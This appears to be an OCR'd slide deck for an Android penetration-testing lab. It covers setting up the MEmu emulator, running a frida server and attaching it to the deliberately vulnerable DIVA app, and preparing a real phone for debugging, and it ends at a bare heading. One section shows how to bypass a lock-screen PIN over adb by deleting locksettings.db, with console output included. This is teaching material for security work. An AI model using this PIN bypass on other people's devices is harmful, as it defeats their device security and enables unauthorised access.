
- Finally, **download** Android SDK Platform-Tools for Windows.




- **Extract** the zipped Folder, move the extracted Folder to **Local Disk (C)** inside the **Windows** Folder e.g., **C:\Windows**

# ENVIRONMENTAL VARIABLES

- Now, add the path **C:\Windows\platform-tools** to the **Environmental Variables**




- **Restart** your computer for the changes to be effective.



# ANDROID EMULATORS

# INTRODUCTION

- An **emulator** is a software or hardware tool that allows a system (typically a computer) to behave like another system.
- An **Android emulator** simulates Android devices on your computer, allowing you to run, test, or analyze Android apps without needing a physical device.
- They're essential for **developers**, **testers**, **reverse engineers**, and **gamers**.
- Why Use an Android Emulator?

1. App Development
2. Penetration Testing, Reverse Engineering, Automation or Scripting
3. Gaming

# BLUESTACKS




# INTRODUCTION

- **BlueStacks** is one of the most popular Android emulators, mainly designed to let you run Android apps and games on Windows or macOS with excellent performance and ease of use.
- Unlike developer-focused emulators, BlueStacks is optimized for **gaming** and casual use.
- BlueStacks **Versions** include **3**, **4**, **X**, **5** and **Air**.
- Some **limitations** include

1. Limited developer features (e.g., no native adb shell unless tweaked)
2. Limited device settings (e.g., no option to enable device security like a PIN)

# DOWNLOAD

- **Download** the Android Emulator Bluestacks.
- **Install** via the **BlueStacksInstaller.exe** based on the version downloaded.





# MEMU

# INTRODUCTION

- **MEmu** is a popular free Android emulator for Windows that is known for its gaming performance, customizability, and support for multiple Android versions.
- It was first launched in 2015 by **Microvirt,** a software company based in **China**, with the aim of providing a high-performance Android emulator for gamers and general users on Windows PCs.
- It over comes the limitation of Bluestacks (unable to set up device lock screen), hence it will be used in our demonstration.

# DOWNLOAD


- **Download** the Android Emulator **MEmu**.
- **Install** it by rejecting other options.




- **Restart** your computer.


# DISPLAY SETTINGS

- Open MEmu, go to the **Settings**, then under **Display** select **Phone** and **Restart Now**.




# ACTIVATING FRIDA ANDROID SERVER

- **Copy** and **paste** frida inside the Emulator you are using via Program Files **D:\Program Files\Microvirt\MEmu**.






- Run the command **adb devices** via CMD to see if the frida server is active.



# MAKING FRIDA EXECUTABLE USING ADB


- Open CMD inside the path **D:\Program Files\Microvirt\MEmu** where the frida server is, the run the command **adb push -p frida /data/local/tmp**
- Run the commands below
- **adb shell**
- **cd data/local/tmp**
- **ls**
- **chmod +x frida**
- **/data/local/tmp/frida &**




# DIVA

- **Download** diva-apk-file via GitHub.
- **Extract** the file and **copy** the **DivaApplication.apk** to the Emulator or Android Device.
- Inside MEmu, use the APK button to add DivaApplication.apk by selecting it from the Folder it in saved on your PC.




# DIVA (CONTINUES…)

- Open a new CMD and enter the command **frida-ps -Uai**



# SETTING UP A PIN


- Open MUme, go to the **Settings**





- Tap on **Security & Location**




- Under Device security select device lock





- **Choose screen lock** option, in our case will use **PIN**.



# BYPASSING THE PIN USING ADB

- You can now verify that the MEmu phone is **locked** with a PIN.




- Open Windows CMD and run the commands below to bypass the PIN.
- **adb devices**
- **adb shell**
- **cd data/system**
- **rm locksettings.db**
- **exit**


```
C:\Users\James Soko>adb devices
List of devices attached
127.0.0.1:21503 device


C:\Users\James Soko>adb shell
SM-N975F:/ # cd data/system/
SM-N975F:/data/system # rm locksettings.db
SM-N975F:/data/system # exit
```

- Now, **reboot** your **MEmu phone** by restarting it.

# DEBUGGING THE DIVA ANDROID APPLICATION USING FRIDA


- Now, developers can **manipulate** the Android applications on the Emulator (Memu) such as **di.va.apk**
- The commands to achieve the above are shown below
- **adb devices**
- **frida-ps -Uai**
- **adb shell am start -n jakhar.aseem.diva/.MainActivity**
- **adb shell pidof jakhar.aseem.diva**



# DEBUGGING THE DIVA ANDROID APPLICATION USING FRIDA (CONTINUES…)


## FRIDA ANDROID SERVER ACTIVATION

- Now open a new CMD and enter the commands below
- **adb shell**
- **cd data/local/tmp**
- **./frida &**





## GAINING ACCESS TO AN APPLICAION VIA FRIDA

- Go back to the previous terminal and enter the command below
- **frida -U -p 2625 jakhar.aseem.diva**



# DEBUGGING THE DIVA ANDROID APPLICATION USING FRIDA (CONTINUES…)

- Let's load the diva.apk via frida with a **script**







# ACTUAL DEVICE

# DEVELOPER OPTIONS


- Enable **USB Debugging** on Your Android Phone

1. Go to **Settings** > **About phone**.
2. Tap on **Build number** 7 times to unlock Developer options.
3. Go back to **Settings**, then go to **System** > **Developer options**.
4. Enable **USB debugging** and **OEM unlocking**.




# ANDROID DRIVERS

- Preen Windows + X, then select Device Manager, locate






- **Download** the official driver




# ANDROID DRIVERS (CONTINUES...)

- Update the drivers and choose Android Bootloader Interface.



# TWRT
